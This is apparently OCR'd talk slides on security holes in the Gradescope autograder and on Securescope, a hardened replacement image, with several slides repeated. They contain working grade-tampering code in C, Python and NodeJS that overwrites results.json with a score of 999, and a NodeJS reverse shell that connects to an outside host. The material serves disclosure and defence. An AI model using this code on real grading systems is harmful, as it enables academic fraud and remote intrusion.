

harness.py starts
run_autograder starts
language autograder starts
student code starts
student code exits
language autograder exits, writes to results.json
run_autograder exits
harness.py enters, uploads results
student code spawns detached inotify watcher
inotify watcher detects autograder write to results.json
inotify watcher overwrites results.json, exits

miro

Attack 2b: grade mod via inotify event



```c
#include <stdio.h>
#include <sys/inotify.h>

#define BUFSZ 4 * sizeof(struct inotify_event) + 16

void main() {
    int fd = inotify_init();
    int wd = inotify_add_watch(
        fd,
        "/autograder/results/results.json",
        IN_CREATE | IN_MODIFY
    );

    char events[BUFSZ];

    int length = read(fd, events, BUFSZ);
    for (int i = 0; i < length;) {
        struct inotify_event *event = (struct inotify_event *) &events[i];
        if ((event->mask & IN_CREATE) || (event->mask & IN_MODIFY)) {
            const char *output = "{\"score\": 999.0}";
            FILE *fp = fopen("/autograder/results/results.json", "w");
            fprintf(fp, output);
        }
        i += sizeof(struct inotify_event) + event->len;
    }
}
```



```python
import subprocess

c_payload = """
    PASTE_C_PAYLOAD_HERE
"""

with open(
        "/autograder/source/write_inotify.c",
        "w"
    ) as cout:
    cout.write(c_payload)

subprocess.call(
    [
        "gcc",
        "/autograder/source/write_inotify.c",
        "-o",
        "/autograder/source/write_inotify",
    ],
    stderr=subprocess.DEVNULL,
)

subprocess.Popen(
    ["/autograder/source/write_inotify"],
    start_new_session=True
)
```

Mitigation

Block `inotify_add_watch` syscall using `seccomp`

Attack 2c: grade mod via file descriptor close

Student code

```
# legitimate code above
jout = json.dumps({"score": 999.0})
with open("/autograder/results/results.json", "w") as exout:
   exout.write(jout)

os.closerange(0, 10)
exit(0)
# grading of student code to results.json
```

/autograder/results/results.json

Attack 2c: grade mod via file descriptor close

Student code

/autograder/results/results.json

```
# legitimate code above
jout = json.dumps({"score": 999.0})
with open("/autograder/results/results.json", "w") as exout:
   exout.write(jout)

os.closerange(0, 10)
exit(0)
# grading of student code to results.json
```

Attack 2c: grade mod via file descriptor close

Student code

```python
# legitimate code above
jout = json.dumps({"score": 999.0})
with open("/autograder/results/results.json", "w") as exout:
   exout.write(jout)

os.closerange(0, 10)
exit(0)
# grading of student code to results.json
```

/autograder/results/results.json

```json
{
     "score": 999.0
}
```

Attack 2c: grade mod via file descriptor close


Student code

~~/autograder/results/results.json~~

```
# legitimate code above
jout = json.dumps({"score": 999.0})
with open("/autograder/results/results.json", "w") as exout:
   exout.write(jout)

os.closerange(0, 10)
exit(0)
# grading of student code to results.json
```

```
{
     "score": 999.0
}
```

Attack 2c: grade mod via file descriptor close



Student code

~~/autograder/results/results.json~~

```python
# legitimate code above
jout = json.dumps({"score": 999.0})
with open("/autograder/results/results.json", "w") as exout:
   exout.write(jout)

os.closerange(0, 10)
exit(0)
~~# grading of student code to results.json~~
```

```json
{
     "score": 999.0
}
```

Mitigation

- Harness generates **nonce** passed to language autograder as env variable
- Language autograder stores nonce, scrubs from environment
- Nonce inserted into `results.json` after test case checking
- **Harness validates nonce** against what was generated

Note: student code can still read the nonce (stack introspection!)

- *Diminishing returns...*

Impact and response

Impact

- Grade modification:
  - Only last submission kept
  - **Manual audit** can easily catch suspicious results

- Test case exfiltration:
  - Malicious student can find the test cases, then **bury with many legitimate submissions**
  - "Submit early, submit often" – multiple submissions **may not look suspicious**
  - **CS224N Student:TA ratio was 25 – auditing 25*N submissions every week is unsustainable**

Gradescope’s response (2020)

*It’s **not easy to lower the privileges** of the student code independently of the autograder in a typical unit-test style situation. It’s often relatively easy to use **permissions and/or apparmor** to enable this for a specific assignment, and we’d be happy to help with that, **but a general fix will take us longer**...But that requires your autograder to be structured in a way that is amenable to that, **which is not easily feasible for all autograders**.*

*Also, you likely are aware, but if a student were to do this, **they would not be able to hide it**, because they can’t edit their submission after the fact, meaning **you could discover this** and pursue severe disciplinary action against them if needed.*

Securescope: fixing autograder security

Securescope: a hardened base Docker image


Gradescope can't add optional security features? Why not make my own…

- `seccomp`-based **rudimentary firewall** and `inotify` blocking
- Run language autograder and student code as **non-root user**
- **Verify result integrity** with a nonce

Fully drop-in compatible with custom language autograders!
Use environment variables to toggle security features

https://github.com/saligrama/securescope

Testing Securescope with the CS255 autograder



Programming Assignment 1		Winter 2023
	CS 255: Intro to Cryptography	
Prof. Dan Boneh		Due **Tuesday, Feb. 14, 11:59pm**

1 Introduction

In many software systems today, the primary weakness often lies in the user's password. This is especially apparent in light of recent security breaches that have highlighted some of the weak passwords people commonly use (e.g., `123456` or `password`). It is very important, then, that users choose strong passwords (or "passphrases") to secure their accounts, but strong passwords can be long and unwieldy. Even more problematic, the user generally has many different services that use password authentication, and as a result, the user has to recall many different passwords.


One way for users to address this problem is to use a password manager, such as BitWarden and 1Password. Password managers make it very convenient for users to use a unique, strong password for each service that requires password authentication. However, given the sensitivity of the data contained in the password manager, one must take considerable care to store the information securely.

In this assignment, you will be writing a secure and efficient password manager. In your implementation, you will make use of various cryptographic primitives we have discussed in class—notably, authenticated encryption and collision-resistant hash functions. Because it is ill-advised to implement your own primitives in cryptography, you should use an established library: in this case, the SubtleCrypto. We will provide starter code that contains a basic template, which you will be able to fill in to satisfy the functionality and security properties described below.

Confirmed vulnerability to both reverse shell and grade modification attacks.

Testing Securescope with the CS255 autograder


```
// reverse shell, rewritten in NodeJS
(function() {
   var net = require("net"),
       cp = require("child_process"),
       sh = cp.spawn("/bin/sh", []);
   var client = new net.Socket();
   client.connect("c2.saligrama.io", 4444, function() {
       client.pipe(sh.stdin);
       sh.stdout.pipe(client);
       sh.stderr.pipe(client);
   });
   return /a/;
})();
```



```
Uncaught Error: connect EACCES [redacted]:4444 - Local (undefined:undefined)
 at internalConnect (node:net:1059:16)
 at defaultTriggerAsyncIdScope (node:internal/async_hooks:465:18)
 at node:net:1248:9
 at process.processTicksAndRejections (node:internal/process/task_queues:77:11)
```

Testing Securescope with the CS255 autograder

```
// NodeJS result modification via closing file descriptors
const { writeFileSync, closeSync } = require('fs');
writeFileSync("/autograder/results/results.json", "{\"score\": 999.0}");
for (var i = 0; i < 10; i++) {
   try {
       closeSync(i);
   } catch (err) {
      continue;
   }
}
process.exit(0);
```



```
The student submission was rejected as cryptographic nonce verification failed. This may suggest that the student is trying to tamper with the autograder's results.
Results (JSON):
 {
  "score": 999.0
}
Expected nonce: rREzF4uCLu66B7Wp1XupydhEx4scJYWKGvbyZM_nszM
```

Testing Securescope with the CS255 autograder

Most importantly:

does not break existing student submissions

Questions?

Resources

- *Blog post* – https://saligrama.io/blog/post/gradescope-autograder-security
- *Securescope* – https://github.com/saligrama/securescope

Credits

- *Ideas, advice, CS255 autograder source* – George Hosono
- *CS255 project submissions* – Glen Husman, Kelechi Uhegbu, Nathan Bhak
- *Blog post edits and suggestions* – Glen Husman, Miles McCain

- *Root reverse shell attack* – Andy Lyu (2020)
- *Grade mod. via script append attack* – Hanbang Wang (2019)